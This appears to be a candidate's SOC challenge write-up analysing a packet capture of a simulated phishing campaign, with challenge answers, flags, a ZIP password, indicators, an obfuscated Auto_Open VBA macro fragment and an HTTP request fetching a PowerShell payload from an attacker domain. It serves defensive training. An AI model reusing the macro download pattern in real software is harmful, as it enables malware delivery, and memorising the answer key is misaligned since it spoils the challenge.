SOC Challenge Report – Mastercard SOC Analyst Role

SOC Challenge 2025 Investigation Report

Tayyab Hameed

tayyab.tavv@gmail.com

Date Submitted: 19th June 2025

Table of Contents

Executive Summary

This report outlines the investigation and findings from the SOC Challenge 2025, which involved analyzing a packet capture file to identify an intrusion campaign.

The challenge revealed a phishing email as the initial infection vector, delivering a malicious **`.xlsm`** macro file. The macro downloaded a PowerShell script disguised as a document (**`BEN1GN.docx.ps1`**) from a remote server. The attacker used HTTP-based communication to transfer a password-protected ZIP archive containing the final flag.

Key findings:

- **Initial Infection Vector**: Malicious macro via phishing email.
- **Flag 1**: **`SOCChallengeEGGSHELL`**
- **Payload**: **`BEN1GN.docx.ps1`**
- **Password for final ZIP**: **`soc_analyst_rocks_@#$%`**

The analysis was performed on Kali Linux using Wireshark, unzip, strings, and encoding tools, completed on June 18, 2025.

Introduction

The *SOC Challenge 2025*, hosted by Mastercard's Security Operations Centre, simulates a targeted malware infection campaign. Analysts are provided with a `.pcap` file capturing network traffic during an active attack. The primary objective is to analyze this file, identify the infection vector, decode payloads, extract Indicators of Compromise (IOCs), and understand attacker behavior from initial access to post-exploitation activities.

The analysis was performed in a secure lab environment using Kali Linux, Wireshark, and command-line tools such as `tshark`, `xxd`, `base64`, and Python scripts for decoding and inspection.

Throughout the investigation, manual inspection and scripting were used in parallel to trace the attacker's steps, identify the payloads, extract hidden flags, and understand how the victim's system was compromised. This report walks through the investigation chronologically, highlighting technical methods and providing screenshots to support the findings.

Tools & Environment

The analysis was conducted using the following tools:

- **Wireshark** – For inspecting and analyzing packet capture (.pcap) traffic.
- **CyberChef** – Used for decoding, decrypting, and base conversions.
- **Kali Linux VM** – A secured virtual machine environment was set up using VMware to prevent any risk from potentially malicious artifacts.
- **Command-line utilities** – Including `unzip`, `file`, `strings`, `zipnote`, etc., for forensic file operations.

- **ChatGPT (OpenAI)** – Assisted with decoding logic, script analysis, and clarification of obfuscated content during the investigation.


Security Precautions:

Since the challenge involved potentially malicious artifacts like macro-enabled documents and PowerShell payloads, I carried out all analysis in an isolated virtual machine. This helped ensure the host system remained unaffected by any accidental execution of scripts or files.

Answers to Challenge Questions

1. **What is the Initial Infection Vector used in this campaign?**
   A phishing email containing a malicious macro-enabled Excel file (`book1.xlsm`)
2. **What is the Flag 1 from the Initial Infection Vector?**
   The flag hidden inside the image attachment (`image.png`) decoded from Base64:

   SOC Chall3nngE 3G6 5HEIL

   SOC Chall3ngE 3G6 5HEIL


3. **What is the source of the campaign?**
   The phishing email originated from:
   <innocent_accountant@blueteam.com> and masqueraded as being from Resu Suoicilam
4. **What is the filename of the Initial Infection Payload?**
   book1.xlsm;

   This file was attached in the initial phishing email and contains malicious VBA macros that initiate the infection chain by executing PowerShell commands to download the next stage payload

5. **Map the MITRE Techniques used by the malware.**
   - **T1566.001** – Phishing: Spearphishing Attachment
   - **T1059.001** – Command and Scripting Interpreter: PowerShell
   - **T1105** – Ingress Tool Transfer
   - **T1027** – Obfuscated Files or Information
   - **T1056.001** – Input Capture: Keylogging (Implied by post-exploitation)
   - **T1047** – Windows Management Instrumentation (WMI) Execution
   - **T1071.001** – Application Layer Protocol: Web Protocols
6. **What is the MIME type of the Initial Infection Payload used in the campaign?**
   `application/vnd.ms-excel.sheet.macroEnabled.12`

   During initial analysis, the file book1.xlsm appeared as text/plain due to being encoded and embedded in an email body. However, based on its file extension and content (a macro-enabled Excel file containing obfuscated VBA scripts), its actual MIME type is application/vnd.ms-excel.sheet.macroEnabled.12

7. **What is the SHA256 of the Initial Infection Payload?**
   47a79a77e2a0c27dc7b8a9e0687b4b618b1fdd49e5006ad0599cee0b80e2fc9d



```
┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ sha256sum book1.xlsm
47a79a77e2a0c27dc7b8a9e0687b4b618b1fdd49e5006ad0599cee0b80e2fc9d  book1.xlsm
```

8. **List all the Indicators from the Initial Infection Vector.**

   The initial infection vector in this campaign was a phishing email containing a malicious Excel macro file. The following indicators were extracted from the email and its attachments:

- **Filename**: book1.xlsm – malicious macro-enabled Excel document.
- **Email sender**: innocent_accountant@blueteam.com – spoofed address used to lure the victim.
- **Subject**: Important Notice: Anomalous Sign-In Activity – crafted to create urgency and prompt user action.
- **Phishing link**: http://soc-challange.com – embedded in the email body, used to trick users.
- **Inline image**: image.png – included to make the email appear legitimate.
- **Password hint**: F)PPq@;]LiH#n(7Ec5H'F'h0W,UE – obfuscated password included in the email for unlocking a zip file.
- **Decoded password (via Ascii85)**: soc_analyst_rocks_@#$%
- **MIME Type of attachment**: application/vnd.ms-excel.sheet.macroEnabled.12 – confirming a macro-enabled document was used.

   These indicators help establish the initial method of compromise and can be used for detection and threat hunting in related environments.

9. **List the Network Indicators that are used in this campaign.**
   - Domains:
     - `soc-challange.com`
     - `soc-for-the-win.com`
     - `soc-malicious-file.com`
   - Downloaded files:
     - `BEN1GN.docx.ps1`
     - `flag.zip`
10. **What is the hostname of the victim?**
    `DESKTOP-HAGIRMO`
11. **What is the algorithm used to encode the password?**
    ASCII85 (Base85) encoding
12. **What is the password to open the ZIP Archive file?**
    `soc_analyst_rocks_@#$%`
13. **What is the full system file location where the payload is copied?**
    `C:\Users\Public\BEN1GN.docx.ps1`
14. **What are the remote commands executed by the attacker?**

- `whoami`
- `whoami /priv`
- `query user`
- `net user`
- `net group`
- `cd c:\users\alison\desktop\`
- `echo "YOUR SYSTEM HAS BEEN HACKED"`
- `echo "YOU CANNOT CATCH ME"`
- `echo "YOU HAVE FOUND MY REMOTE COMMANDS"`
- `echo "BONUS: S3cr3T_fL@g_f0R_y0U!"`

15. **What is the final flag used in the campaign?**
    `BONUS: S3cr3T_fL@g_f0R_y0U!`

Investigation & Attack Flow Summary

Initial Infection Vector:

The investigation began by analyzing the network traffic captured in the `.pcap` file. Early in the session, a phishing email was observed being delivered to the user **alison@blue.com**. This email was crafted to look like a legitimate security alert and urged the recipient to verify their account by clicking a suspicious link: **http://soc-challange.com**


Alongside the message, two attachments were delivered:

- A macro-enabled Excel file named **book1.xlsm**
- An inline image (**image.png**) to make the email appear legitimate

At the bottom of the email, a password string was included, masked as a hint: **`F)PPq@;]LiH#n(7Ec5H'F'h0W,UE`**
The email hinted that "sometimes a different base holds the key," suggesting this password may be required later and that its format might be encoded or obfuscated.

Upon extracting and reviewing the Excel file, it was evident that it contained malicious macros designed to download a payload from a remote server. The VBA macro logic was obfuscated but structured to generate a download URL based on pre-coded hexadecimal strings. These were decoded into a final URL, which the macro used to perform an HTTP GET request to retrieve an additional payload.

This traffic flow demonstrates the classic phishing-to-payload delivery tactic. The attacker lured the victim with a fake alert, disguised the payload as a document, and embedded a macro to silently download a second-stage malicious file; all while giving the user a password as a false sense of legitimacy.



```
<html>
  <body>
    <p>Dear User,</p>
    <p>Your account security is at risk. Please verify your account immediately by clicking <a href="http://soc-challange.com">here</a>.</

    <p>Also, the encrypted file is password protected.</p>
    <p>HINT: Consider the possibilities beyond decimal and hexadecimal. Sometimes a different base holds the key.

    F)PPq@;]LiH#n(7Ec5H'F'h0W,UE
    </p>
    <p>Regards,<br>Legitimate Company</p>
    <img src="cid:image1" alt="Security Alert" />
  </body>
</html>
```


```
--===============2035882934634698343==
Content-Type: application/octet-stream
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="book1.xlsm"
```

```
U3ViIEF1dG9fT3BlbigpDQoNCiAgICBBcHBsaWNhdGlvbi5EaXNwbGF5QWxlcnRzID0gRmFsc2UN
CiAgICBBcHBsaWNhdGlvbi5FbmFibGVFdmVudHMgPSBGYWxzZQ0KICAgIEFwcGxpY2F0aW9uLlNj
cmVlblVwZGF0aW5nID0gRmFsc2UNCiAgICANCg0KICAgIERpbSBkb21haW5zKDMpIEFzIFN0cmlu
Zw0KICAgIGRvbWFpbnMoMCkgPSAiNzM2ZjYzMmQ2NjZmNzIyZDc0Njg2NTJkNzc2OTZlMmU2MzZm
NmQiDQogICAgZG9tYWlucygxKSA9ICI3MzZmNjMyZDYzNjg2MTZjNmM2MTZlNjc2NTJlNjM2ZjZk
Ig0KICAgIGRvbWFpbnMoMikgPSAiNzM2ZjYzMmQ2ZDYxNmM2OTYzNmY3NTczMmQ2NjY5NmM2NTJl
NjM2ZjZkIg0KICAgIA0KDQogICAgRGltIHBheWxvYWROYW1lcygyKSBBcyBTdHJpbmcNCiAgICBw
YXlsb2FkTmFtZXMoMCkgPSAiNDI0NTRlNmM0NzRlMmU2NDZmNjM3ODJlNzA3MzMxIg0KICAgIHBh
```

Macro Analysis from Malicious Attachment

After identifying the malicious email and extracting the attached file `book1.xlsm`, I performed a macro inspection using a controlled Kali Linux environment. To ensure safety, the file was never opened in a native Microsoft Office environment. Instead, the following steps were taken:


1. **File Type Inspection**
   First, I verified the file type to confirm its structure:



tavv@CyberLab: ~/Documents/SOC-Challenge
File Actions Edit View Help

```
┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ file book1.xlsm
book1.xlsm: ASCII text, with CRLF line terminators
```


2. **Macro Content Extraction**
   Using the `strings` command, I extracted readable content embedded in the `.xlsm` file:



```
┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ strings book1.xlsm
Sub Auto_Open()
    Application.DisplayAlerts = False
    Application.EnableEvents = False
    Application.ScreenUpdating = False

    Dim domains(3) As String
    domains(0) = "736f632d666f722d7468652d77696e2e636f6d"
    domains(1) = "736f632d6368616c6c616e67652e636f6d"
    domains(2) = "736f632d6d616c69636f75732d66696c652e636f6d"
```

Observation of Embedded Indicators
The macro contained three hexadecimal-encoded strings stored in a `domains()` array, which are likely indicators of command-and-control (C2) infrastructure.

Domain Decoding
I decoded each hex string using the `xxd` tool as follows:




```
┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ echo 736f632d666f722d7468652d77696e2e636f6d | xxd -r -p
soc-for-the-win.com

┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ echo 736f632d6368616c6c616e67652e636f6d | xxd -r -p
soc-challange.com

┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ echo 736f632d6d616c69636f75732d66696c652e636f6d | xxd -r -p

soc-malicous-file.com

┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ ▌
```

These decoded domains represent infrastructure used by the attacker in the campaign. Screenshots of this process have been included as supporting evidence.

Extracting the Hidden Image from Email


In the phishing email body, an embedded image (`image.png`) was attached. However, it wasn't sent as a traditional image file, instead, it was encoded as **Base64** text.




```
--===============2035882934634698343==
Content-Type: image/png
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-ID: <image1>
Content-Disposition: inline; filename="image.png"
```

```
iVBORw0KGgoAAAANSUhEUgAAAMMAAAA/CAIAAADSTeufAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAASdEVYdFNvZnR3YXJlAEdyZWVuc2hvdF5VCAUA
AANYSURBVHhe7ZfbcRsxDEVdlwpyParGzaQYh+DzgkuuZtfQJJOc80UCIF66tuyPb4AIUBLEgJIg
BpQEMaAkiAElQQwoCWJASRADSoIYUBLEgJIgBpQEMaAkiAElQQwoCWJASRADSoIYUBLEgJIgBpQE
MaAkiAElQQwoCWJASRADSoIY/mYl/Xo+Pj6/6uUlX58fPVrP/yF/ZPzrSrI2K65b+9wHj+evai+o
d/ZlFgExSpLE97brBzu0v83v36lPPPtkifrGjBondx/f0sn4FnBv7KtcVFLuvHX29dnny/IaHeew
```

1. **Identification**: While inspecting the email content in the packet capture, I noticed a block of text labelled followed by a long string of encoded characters. This was clearly a Base64-encoded PNG image.
2. **Extraction**: I copied the encoded string and used a Base64 to image converter (via an online tool) to convert it back into a usable `.png` image file.
3. **Result**: The image was successfully restored and displayed, it contained a visual representation of a string, I assumed it as a Flag 1.


SOC Chall3ngE 3G6 5HElL



```
iVBORw0KGgoAAAANSUhEUgAAAMMAAAA/CAIAAADSTeufAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAASdEVYdFNvZnR3YXJlAEdyZWVuc2hvdF5VCAUA
AANYSURBVHhe7ZfbcRsxDEVdlwpyParGzaQYh+DzgkuuZtfQJJOc80UCIF66tuyPb4AIUBLEgJIg
BpQEMaAkiAElQQwoCWJASRADSoIYUBLEgJIgBpQEMaAkiAElQQwoCWJASRADSoIYUBLEgJIgBpQE
MaAkiAElQQwoCWJASRADSoIY/mYl/Xo+Pj6/6uUlX58fPVrP/yF/ZPzrSrI2K65b+9wHj+evai+o
d/ZlFgExSpLE97brBzu0v83v36lPPPtkifrGjBondx/f0sn4FnBv7KtcVFLuvHX29dnny/IaHeew
Mbx5xy05x6WwDri2BVWPnEeTGnCF8zY2+e2ir9K93izdPH9nWWt+Ifd1b9LJOuAd3FDScQ0r65jG
bXjFLqBswbwZqWCeSn+oWZYZpct95m4rWJISXP0nSP5l/UJyzasSlrUkcUbu696k/DrgHVz9drPO
3OoT86SFtrKXs2wDXC3Zzvg1oJX109Nzw2z6bp25GaWpbX8eyb8qX8kdP44/B5XSWKE1W960S0Lu
696k/jrgHdz5i9sa1VHPxzlZa2Eb4POmMF1nQUI0jUtpl8zItcms5lHOrMJ4Vznml/LyOFvMpXs7
pquIc2ogc9rbVH9XIpY7SirkIfJAdmrbGbSPQsZasw3wW2j5En5/NUTTLFPmV8W6y+xOLcIH7xn5
j+W7xbnsxXFxjR46h8l93duN5n/OfSVJl8fNqW3ldewC/BZSVFmfhkuImtcZLbik2GQ2c6f7ffAJ
I/+hfjeMmPkyM5xzmNzteOxNyq8D3sE1JaW+xkjWrwykw/r75HVJMpsAM48t9M9b9mRHPbfocU45
mjFX6dYe6zMPa8cHT6zzl7MvUW/mqaOacUydkH+G1SlPMnK347G3UW0T8A7u/cVdcFvI7Xe8yz87
OI1VgN9Cyt8e9lKP57N/+LK+eZWNXvh1ZkPaUHqWzDJ/xr8bPrGPHgpa3j/Q1HL3NdqjzfgJTRPM
T77d/jWmT0wEBq9BSQP5UU7MvwngHJSkuO8CZHQJlAQxoCSIASVBDCgJYkBJEANKghhQEsSAkiAG
lAQxoCSIASVBDCgJYkBJEANKghhQEsSAkiAGlAQxoCSIASVBDCgJYkBJEANKghhQEsSAkiAGlAQR
fH//BstjrqaG+TLDAAAAAElFTkSuQmCC
```

Phase 2: Delivery of the Payload

After inspecting the initial email delivery, I continued analyzing the network traffic. I discovered that shortly after the phishing email was processed, the infected system attempted to retrieve a payload from a remote server.

Key Observations:

- A **GET request** was made to the domain `soc-for-the-win.com` for the following file:

  `/BEN1GN.docx.ps1`


- This file has a double extension (`.docx.ps1`), a known evasion technique used to disguise PowerShell scripts as harmless documents.
- The HTTP response returned a status code:

  `HTTP/1.0 304 Not Modified`

- This response indicates the file was not re-downloaded because it was already cached or had previously been downloaded by the victim system.

Conclusion:

This confirmed that the initial infection payload (`BEN1GN.docx.ps1`) had already been delivered and was likely executed on the victim's machine earlier in the session. It marks the successful Delivery phase in the cyber kill chain.



```
GET /BEN1GN.docx.ps1 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: soc-for-the-win.com
If-Modified-Since: Mon, 15 Jul 2024 10:17:18 GMT; length=694
Connection: Keep-Alive


HTTP/1.0 304 Not Modified
Server: SimpleHTTP/0.6 Python/3.11.4
Date: Wed, 17 Jul 2024 22:31:18 GMT
```

Phase 3: Retrieval of Encrypted Archive


Following the earlier stages, I continued inspecting outbound traffic and observed that the compromised host initiated another **GET request** to the same domain `soc-for-the-win.com`. This request was made to download an archive:

`GET /flag.zip HTTP/1.1`

The server responded with a **200 OK**, and delivered a **ZIP file** (`flag.zip`) with the MIME type `application/zip`. This indicated a successful file transfer from the attacker's server.

Initial Barrier:

Upon attempting to open the archive, I discovered it was password-protected.


25.pcap
tavv@CyberLab: ~/Documents/SOC-Challenge
File Actions Edit View Help

```
┌──(tavv㉿CyberLab)-[~/Documents/SOC-Challenge]
└─$ unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.txt password: 
   skipping: flag.txt                incorrect password
```

At this point, I recalled the obfuscated password and hint embedded in the original phishing email (referenced earlier):

